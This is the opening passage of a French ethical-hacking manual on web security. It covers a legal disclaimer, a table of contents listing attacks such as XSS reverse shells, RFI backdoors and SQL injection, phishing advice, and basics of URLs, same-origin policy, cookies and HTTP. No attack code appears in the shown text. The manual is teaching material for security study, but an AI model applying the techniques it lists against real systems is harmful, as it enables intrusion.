COMPRENDRE LA CYBERSÉCURITÉ !

Introduction à la cybersécurité

Une série de volumes pour comprendre les **techniques des cybercriminels.**


Le monde du web

m@x (contact@mgregoire.be)

CLAUSE DE NON-RESPONSABILITÉ (disclaimer)

WARNING

Il est illégal d'utiliser les techniques présentées dans cet ouvrage contre des cibles réelles sans avoir conclu au préalable un accord avec les responsables concernés. Ne pas tenir compte de cet avertissement vous expose à des poursuites judiciaires et éventuellement à des peines de prison. Le but de ce document est avant tout didactique et je ne pourrai en aucun cas être tenu pour responsable des actes commis par les lecteurs. Je ne serai pas là, le cas échéant, pour vous éviter de sérieux ennuis. La lecture de ce manuel et l'étude de la cybersécurité demandent un minimum de maturité ! Dans le cadre du hacking éthique, seules les cibles virtuelles (machines virtuelles) sont autorisées, ainsi que les cibles réelles qui en font la demande de manière contractuelle. Un accord oral n'a, en effet, pas de valeur légale. Soyez sensible à cet avertissement car la sécurité informatique est un domaine aussi captivant que glissant…



m@x est diplômé en langues anciennes (Paris-Nanterre, Strasbourg).
Il s'intéresse depuis plusieurs années au développement web et à la cybersécurité.

 Version 1.6

À A. M.

Un grand merci à toi.

Table des matières

Le monde du web

- Les sites statiques ____ 4
- Les sites dynamiques ____ 5
- La notion d'URL et la SOP ____ 6
- Les cookies ____ 9
- Extraire les URLs d'une page HTML ____ 11
- Analyse d'une requête et d'une réponse HTTP ____ 12
- Envoi de l'en-tête HTTP Referer ____ 19
- Vérifier vos en-têtes HTTP avec https://securityheaders.com ____ 20
- TCP vs HTTP ____ 22
- Introduction à HTTPS et SSL/TLS ____ 23
- Clés, certificats et chiffrement ____ 30
- Le fonctionnement de HTTPS (HTTP over TLS) ____ 40
- La liste de préchargement HSTS ____ 47
- Sécurité des serveurs mutualisés et des VPS ____ 50
- Le détournement de session (Session Hijacking) ____ 54
- L'User-Agent (agent utilisateur) ____ 55
- L'extension User-Agent Switcher ____ 58
- Modifier son agent utilisateur dans Firefox sans utiliser d'extension ____ 59
- Téléchargement automatique avec JS et drive-by download ____ 61
- L'attaque HPP (HTTP Parameter Pollution) ____ 65
- Un scanner de vulnérabilités d'applications web : SKIPFISH ____ 69
- Un scanner de vulnérabilités d'applications web : OWASP ZAP ____ 71
- Un scanner de vulnérabilités d'applications web : VEGA ____ 74
- Les scanners en ligne avec http://hackertarget.com ____ 78
- Injection de code HTML ____ 79
- Injection de code PHP ____ 80
- Les vulnérabilités web XSS ____ 81
- Découvrir automatiquement des failles XSS avec XSStrike ____ 90
- Découvrir automatiquement des failles XSS avec ZAP (1) ____ 92
- Découvrir automatiquement des failles XSS avec ZAP (2) ____ 99
- XSS basé sur le DOM avec DVWA ____ 101
- Exploiter une vulnérabilité XSS via les en-têtes HTTP ____ 103
- Dérober avec XSS le mot de passe d'un utilisateur connecté ____ 105

Détecter une vulnérabilité Blind XSS avec XSS Hunter 107
Obtenir un shell reverse grâce à une vulnérabilité XSS 109
Résumons les attaques principales permises grâce à XSS 110
XSS : contournement de certains filtres (1) 115
XSS : contournement de certains filtres (2) 117
XSS : les contre-mesures (cinq mesures de protection) 120
XSS : protection avec l'en-tête CSP 122
XSS : protection avec l'entête CSP et l'attribut nonce 124
La vulnérabilité XXE (XML External Entities) 125
La vulnérabilité web CSRF 129
Exploiter une vulnérabilité CSRF 131
La vulnérabilité web SSRF 135
Trois exemples classiques de SSRF 137
SSRF : contournement de certains filtres 138
La vulnérabilité de redirection ouverte (Open Redirect) 139
Introduction au JSON Web Token (JWT) 141
Contournement de l'authentification JWT via une signature non vérifiée 143
Contournement de l'authentification JWT via une vérification de signature erronée 147
La vulnérabilité de référence d'objet direct non sécurisée (IDOR) 152
La vulnérabilité de type Business Logic 153
Injections SQL (SQLi) : introduction 154
Injections SQL (SQLi) : un exemple simple 164
Exploitation sur testphp.vulnweb : Union-based SQLi 169
Exploitation sur testphp.vulnweb : Time-based SQLi 174
Exploitation sur testphp.vulnweb : Boolean-based SQLi 175
Injections SQL : contournement des filtres lors d'un login 177
MySQL : SQLi avec Mutillidae II (OWASP BWA) 181
MySQL : SQLi avec Mutillidae II (Metasploitable) 185
Lire un fichier avec une injection SQL 186
MySQL : attaquer le port 3306 de Metasploitable 189
Injections SQL avec SQLMap 192
Blind SQLi avec SQLMap et DVWA 199
Injections SQL avec Havij 201
Injections SQL : contre-mesures 205
Le framework BeEF 206
Obtenir une session meterpreter grâce à BeEF 209
Se protéger contre le Directory Listing et le Directory Browsing 212
File upload / RFI / LFI / Path Traversal 213

- Fichiers intéressants dans le cadre d'un path traversal ____ 217
- Path traversal : contournement de certains filtres ____ 215
- File upload : contourner les filtres de protection et obtenir un shell ____ 219
- Création d'une backdoor sur le site Mutillidae grâce à la vulnérabilité RFI ____ 223
- Détecter les vulnérabilités dot dot slash avec dotdotpwn ____ 235
- Les dangereux shells PHP ____ 229
- Weevely : un shell PHP très puissant ____ 235
- Obtenir un shell grâce au LFI ____ 239
- Obtenir une session meterpreter grâce au RFI ____ 246
- L'injection de commande ____ 248
- Automatiser les attaques par injection de commande avec Commix ____ 253
- Attaque élémentaire du protocole OAUTH 2 ____ 258
- Danger des thèmes WordPress gratuits ____ 266
- L'application web vulnérable *OWASP Juice Shop* ____ 267
- Les injections de type octet nul (Null Byte Injection) ____ 274
- Tests de sécurité automatisés ____ 277
- Contourner un pare-feu d'applications web (WAF bypass) ____ 280
- Réaliser des captures d'écran de sites web à la volée avec GoWitness ____ 281
- Aspirer un site web avec le logiciel libre HTTrack ____ 283
- Extraire les données d'un site web avec Web Data extractor ____ 284
- Protection contre le clickjacking ____ 285
- Broken Authentication and Session Management ____ 287
- La prime aux bogues (bug bounty) ____ 289
- Introduction à la sécurité avec PHP ____ 292
- Méthode pratique pour remplacer un CAPTCHA ____ 311
- Sécuriser son cookie de session avec les flags ____ 315
- Vérifier rapidement la sécurité de votre serveur ____ 316
- Les mots de passe : introduction ____ 318
- Authentification à deux facteurs (2FA) ____ 324


Il faudrait encore parler

- ➔ **du cryptojacking** : le fait de miner de la cryptomonnaie à votre insu sur votre ordinateur.
- ➔ **De l'HTML Smuggling** : L'HTML Smuggling est une technique d'attaque qui consiste à dissimuler du code malveillant dans un fichier HTML (ou JavaScript), puis à l'exécuter en local via le navigateur pour contourner les filtres de sécurité réseau.
- ➔ **de l'hyperjacking** : c'est la prise de contrôle d'un hyperviseur dans un data center.
- ➔ **du SEO Poisoning** : l'empoisonnement SEO consiste à placer un site malveillant dans les premiers résultats de Google afin de gruger la confiance des internautes.

ATTENTION AUX IDÉES REÇUES : comment rester en sécurité sur Internet ?	
Selon les non-experts	**Selon les experts**
1. Utiliser un bon antivirus 2. Utiliser un mot de passe fort 3. Changer régulièrement de mot de passe	1. Mettre à jour le système régulièrement 2. Utiliser des mots de passe forts & uniques 3. Utiliser l'authentification à deux facteurs


Pour les experts, l'antivirus vient en huitième place, avec seulement 5% des votes ! Selon eux, le changement régulier des mots de passe est également moins critique.

Le monde du web.



https://xkcd.com/327/ (Creative Commons BY-NC 2.5, auteur : Randall Munroe)

Bon à savoir : les événements HTML	
onchange	**onkeydown**
onclick	**onkeypress**
onmouseover	**onkeyup**
onmouseout	**onload**
onerror	**onresize**
onfocus	**onsubmit**




DALL·E

Un **serveur web** est un ordinateur qui stocke, traite et délivre des pages web (statiques ou dynamiques) à un client via le protocole HTTP.

Pour tester légalement les injections SQL ainsi que les vulnérabilités XSS et CSRF, je vous conseille les sites volontairement vulnérables **Altoro Mutual** et **Hack Yourself First**.

Les sites statiques




Les sites dynamiques

La notion d'URL et la SOP

Une URL (Uniform Resource Locator), encore appelée adresse web, est le concept de base sur Internet. C'est un concept familier à chacun. Ce concept permet de localiser facilement une ressource.

Voici à quoi ressemble une URL :



Voyons de quoi il s'agit :

- ➔ Le **schéma** (ou **protocole**) dit comment il faut se connecter.
- ➔ **L'hôte** dit où se connecter. L'hôte se compose du nom de domaine (et éventuellement d'un sous-domaine) et d'une extension. **L'extension** est aussi appelée **TLD** (Top-Level Domain). On peut noter que "www" dans www.mon-site.net est un sous-domaine[1] et "mon-site" est le domaine.
- ➔ Le **port** par défaut est 80 (pour HTTP) et 443 (pour HTTPS).
- ➔ Le **chemin** dit quelle ressource il faut récupérer sur le serveur.
- ➔ La **requête** est un paramètre passé au serveur (*nom* = **clé** et *max* = **valeu**r)
- ➔ **L'ancre** est un paramètre client qui n'est pas envoyé au serveur.
- ➔ **L'origine** est formée du protocole, de l'hôte et du numéro de port facultatif. C'est la partie importante de l'adresse web !

1 **Un site est généralement accessible avec ou sans le "www". Ainsi "http://www.mon-site.net" est équivalent à "http://mon-site.net". Le www indique qu'il s'agit du site web du domaine "mon-site". En effet, "mon-site.net" peut proposer d'autres services comme "ftp.mon-site.net" ou "pop.mon-site.net". Vous pouvez encore créer votre propre sous-domaine (par exemple "blog.mon-site.net") …**

La Politique de même Origine (**SOP, Same-Origin Policy**) est une méthode utilisée par les navigateurs pour renforcer la sécurité. Cette méthode se base sur l'origine définie ci-dessus.

Cette politique empêche au navigateur d'accéder à une information d'une "origine A" depuis une "origine B". Un site, par exemple, ne peut pas lire les cookies d'un autre site.

Voici les comparaisons d'origines pour le site **http://mon-site.net/**

URL	RÉSULTAT	MOTIF
http://mon-site.net/style/body.css	**Succès**	**Mêmes origines**
http://mon-site.net/js/script.js	**Succès**	**Mêmes origines**
https://mon-site.net/math/index.html	**Échec**	**Protocoles différents**
http://mon-site.net:8080/img/user.png	**Échec**	**Ports différents**
http://ton-site.fr/auth/login.php	**Échec**	**Hôtes différents**


Conseil : comment éviter le phishing

La partie de l'adresse web qui précède l'extension (.fr/, .be/, .com/, .net/, …) est le nom de domaine.

Si vous recevez un mail de votre banque qui vous renvoie vers l'adresse www.ma-banque.com (il suffit pour le savoir de placer son curseur sur le lien sans cliquer), le nom de domaine est "ma-banque" et vous pouvez faire confiance au message. Cependant, si l'adresse est www.ma-banque.conseils.com, le nom de domaine est "conseils" (et "ma-banque" est ici seulement un sous-domaine), il s'agit donc d'un site différent. Même chose si l'adresse est ma-banqua.com, avec une faute d'orthographe ou encore si l'adresse est www.mabanque.com (sans le tiret). La méfiance est alors de mise, il s'agit probablement d'une tentative de **phishing** (hameçonnage). L'hameçonnage consiste à obtenir des renseignements personnels frauduleusement (mot de passe, numéro de carte de crédit, adresse physique, …) afin de réaliser une usurpation d'identité. Le phishing est une technique d'ingénierie sociale qui exploite non la faille informatique, mais plutôt la faille humaine

Je vous conseille de toujours scruter les liens qui vous sont proposés dans les mails, vous pourrez ainsi éviter bien des désagréments. Il faut également se rappeler qu'une banque ne demande jamais de code secret par mail, ni par téléphone, et encore moins dans l'urgence. Le pirate vous menace souvent de désactiver ou de bloquer votre compte si les informations

demandées ne sont pas immédiatement communiquées. Cela doit, dans tous les cas, vous alerter.



Voici ci-dessous un mail que j'ai reçu il y a quelques années :

Deux choses doivent vous alerter dans ce mail : le français très approximatif dans l'objet du message et l'adresse de l'expéditeur qui n'a aucun lien avec le magasin mentionné. C'est très certainement une tentative de phishing. A la corbeille donc, sans réfléchir ! Avec l'essor de l'intelligence artificielle, il est cependant de plus en plus ardu aujourd'hui de déceler les mails de phishing…

Les cookies

Les cookies, qui dépendent du protocole HTTP[2], sont envoyés par le serveur à un client (le navigateur), ce dernier renvoie le cookie lors de chaque requête envoyée à ce même serveur. Les cookies servent à vous authentifier et à maintenir votre session ouverte sur un site (**cookies fonctionnels dits *de session***), à enregistrer vos préférences sur ce site -comme la langue utilisée- ou à conserver votre panier d'achat en ligne (**cookies fonctionnels dits *de préférence* et *de panier d'achat***), à vous pister sur un site -quelles sont les pages visitées sur un site donné- (**cookies de pistage**), à vous proposer des publicités ciblées (**cookies de marketing**) ou encore à vous pister de site en site (**cookies de tierce partie**).

Le cookie est un fichier texte, contenant une paire "nom = valeur", et n'est donc pas un fichier exécutable. Il n'est donc pas dangereux en soi. L'idée très répandue dans les médias de la dangerosité des cookies est un mythe, même si des problèmes relatifs à la protection de la vie privée existent (utilisation des cookies tierce partie à des fins commerciales, par exemple par l'affichage de publicités ciblées en relation avec votre historique de navigation) …

Le serveur qui donne instruction au navigateur de stocker un cookie utilise l'en-tête de réponse HTTP nommé **Set-Cookie**. Le serveur peut évidemment donner l'ordre de stocker plusieurs cookies simultanément.

Syntaxe :

Set-Cookie : nom=valeur ; attribut_1 ; attribut_2 ; …

Les attributs (ou "flags") sont facultatifs. Il y a 8 attributs possibles (voir le tableau page suivante).

Exemple concret d'un cookie de session :

Set-Cookie : SESSIONID=56tghh8h6 ; HttpOnly ; Path=/[3]

2 HTTP (HyperText Transfer Protocol) est un protocole qui permet aux clients de communiquer avec les serveurs sur le World Wide Web. Il existe une variante sécurisée du protocole HTTP qui utilise le protocole de chiffrement TSL (anciennement SSL). Cette variante sécurisée est HTTPS.

3 Il y a deux flags dans cet exemple. Le chemin est ici "/", ce qui signifie que le cookie est disponible sur l'ensemble du domaine.

Si l'en-tête de réponse HTTP est valide, le cookie sera stocké par le navigateur. Il est important de retenir qu'un cookie appartient à un domaine. Il sera renvoyé par le navigateur lors de chaque requête envoyée à ce domaine par le client (le cookie est alors placé dans l'en-tête de requête HTTP Cookie).

EN-TÊTE DE REPONSE HTTP Set-Cookie	
ATTRIBUT (FLAG)	**RÔLE**
name=value	Nom et valeur du cookie (ex : sessionId=abcde12345)
Expires	Ce flag spécifie la date d'expiration du cookie. Après cette date, le cookie sera automatiquement effacé.
Max-Age	Ce flag spécifie le nombre de secondes durant lequel le cookie doit vivre.
Domain	Ce cookie détermine la portée (scope) du cookie. Sera-t-il valable pour tous les sous-domaines du domaine dont il est issu ?
Path	Ce cookie détermine également la portée du cookie. Sur quel répertoire du domaine sera-t-il valide ?
Secure	Ce flag nous informe sur le fait que le cookie doit être utilisé avec le protocole sécurisé HTTPS. Il protège donc contre le vol du cookie pendant le transport.
HttpOnly	Ce flag oblige le cookie à être uniquement accessible depuis le protocole HTTP et non depuis un script (JavaScript par exemple). Il permet donc de protéger le vol du cookie dans le navigateur.
SameSite	Ce flag récent, qui peut prendre deux valeurs (strict et lax), permet de se protéger dans une certaine mesure (la protection est partielle) contre les attaques CSRF.

On peut noter qu'il est possible de créer, lire ou encore supprimer un cookie avec JavaScript grâce à la propriété "**document.cookie**" (sans parenthèses, ce n'est pas une fonction !).

Extraire les URLs d'une page HTML et les associer leur(s) adresse(s) IP

Soit la page index.html contenant des URLs (liens hypertextes) que l'on désire extraire.
La commande d'extraction sera :

```
cat index.html | grep "href=" | cut -d "/" -f 3 | sort -u > output.txt
```

Pour associer les URLs obtenues avec leur(s) adresse(s) IP, on utilisera :

```
for x in $(cat output.txt) ; do host $x ; done | grep "has address" | cut -d " "  -f 1,4
```

Exemple d'exécution :

```
l-0005.l-msedge.net 13.107.42.14
e7792.dsca.akamaiedge.net 2.22.205.105
www-ic.vue.com 159.182.111.20
e119.dsca.akamaiedge.net 2.22.208.41
youtube-ui.l.google.com 172.217.17.142
youtube-ui.l.google.com 172.217.168.206
youtube-ui.l.google.com 172.217.17.78
youtube-ui.l.google.com 216.58.214.14
youtube-ui.l.google.com 216.58.208.110
youtube-ui.l.google.com 172.217.17.110
youtube-ui.l.google.com 172.217.19.206
youtube-ui.l.google.com 172.217.168.238
root@kali:~/Desktop#
```

Pour obtenir juste les adresses IP, on utilisera :

```
for x in $(cat output.txt) ; do host $x ; done | grep "has address" | cut -d " "  -f 4
```

```
179.60.195.174
13.107.42.14
23.65.194.215
159.182.111.20
23.217.224.137
172.217.17.142
172.217.20.110
216.58.214.14
172.217.19.206
172.217.17.110
216.58.208.110
172.217.17.46
root@kali:~/Desktop#
```

Analyse d'une requête et d'une réponse HTTP

REQUÊTE HTTP

HTTP METHOD Exemple : GET ou POST	**RESOURCE PATH** Exemple : /site/index.html	**HTTP VERSION** Exemple : HTTP/1.1
HTTP HEADERS		
Blank Line		
MESSAGE BODY Corps de la requête (uniquement pour la requête POST)		

Réponse HTTP

HTTP VERSION Exemple : HTTP/1.1	**HTTP STATUS CODE** Exemple : 200 OK
HTTP HEADERS	
Blank Line	
MESSAGE BODY Corps de la réponse < !DOCTYPE html> <html> <head>…	

Note :

HTTP/1.0 est aujourd'hui obsolète. La version la plus utilisée est HTTP/1.1 (ou HTTP/2.0)

Voici un exemple de requête HTTP (interceptée par Burp) :


```
GET / HTTP/1.1
Host: www.qwant.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Explications

- **GET est la méthode de la requête (il en existe d'autres : POST, PUT, DELETE, TRACE, HEAD, …)**
- **/ est le chemin (ici la page d'accueil)**
- **HTTP/1.1 est le protocole et sa version**
- **L'en-tête Host permet de spécifier le site web qui nous intéresse sur un hébergement multiple**
- **L'en-tête User-Agent permet de spécifier la version du navigateur et le système d'exploitation**
- **L'en-tête Accept est utilisé par le navigateur pour spécifier le type de document attendu en réponse**
- **L'en-tête Accept-Language spécifie les langues que le client peut comprendre (ici : français et anglais)**
- **L'en-tête Accept-Encoding spécifie les codages qui seront acceptés**
- **L'en-tête Connection avec la valeur keep-alive permet de garder la connexion au serveur ouverte sans devoir initier une nouvelle connexion à chaque fois.**

Voici un exemple de réponse HTTP :

```
HTTP/1.1 200 OK
Date: Fri, 22 May 2020 22:18:38 GMT
Cache-Control: public, max-age=86400
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: IIS
Content-Length: 471
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Connection: close

<CORPS DU MESSAGE>
```



Explications

- **La première ligne est la ligne de statut qui contient la version du protocole suivie du code de statut et de sa signification textuelle (200 OK signifie que la ressource a été trouvée sur le serveur, 404 NOT FOUND signifie que le serveur n'a pas trouvé la ressource, …)**
- **L'en-tête Date contient la date et l'heure du message**
- **L'en-tête Cache permet au client et au serveur de se mettre d'accord sur les règles relatives au cache**
- **L'en-tête Content-Type fait connaître au client la façon dont il doit interpréter le corps du message**
- **L'en-tête Content-Encoding donne l'encodage du message (ici : gzip)**
- **L'en-tête Server renvoie la bannière du serveur web : Apache, IIS et gws (Google Web Server) sont très répandus**
- **L'en-tête Content-Length fournit la taille du corps du message en octets**
- **X-XSS-Protection et X-Frame-Options protègent contre les attaques de type XSS et de type clickjacking.**

Un peu de pratique avec Netcat

Lançons avec Netcat une requête GET sur le site web de Metasploitable (ici en 192.168.56.102) afin de récupérer la page d'accueil de ce site. Il suffit de taper :

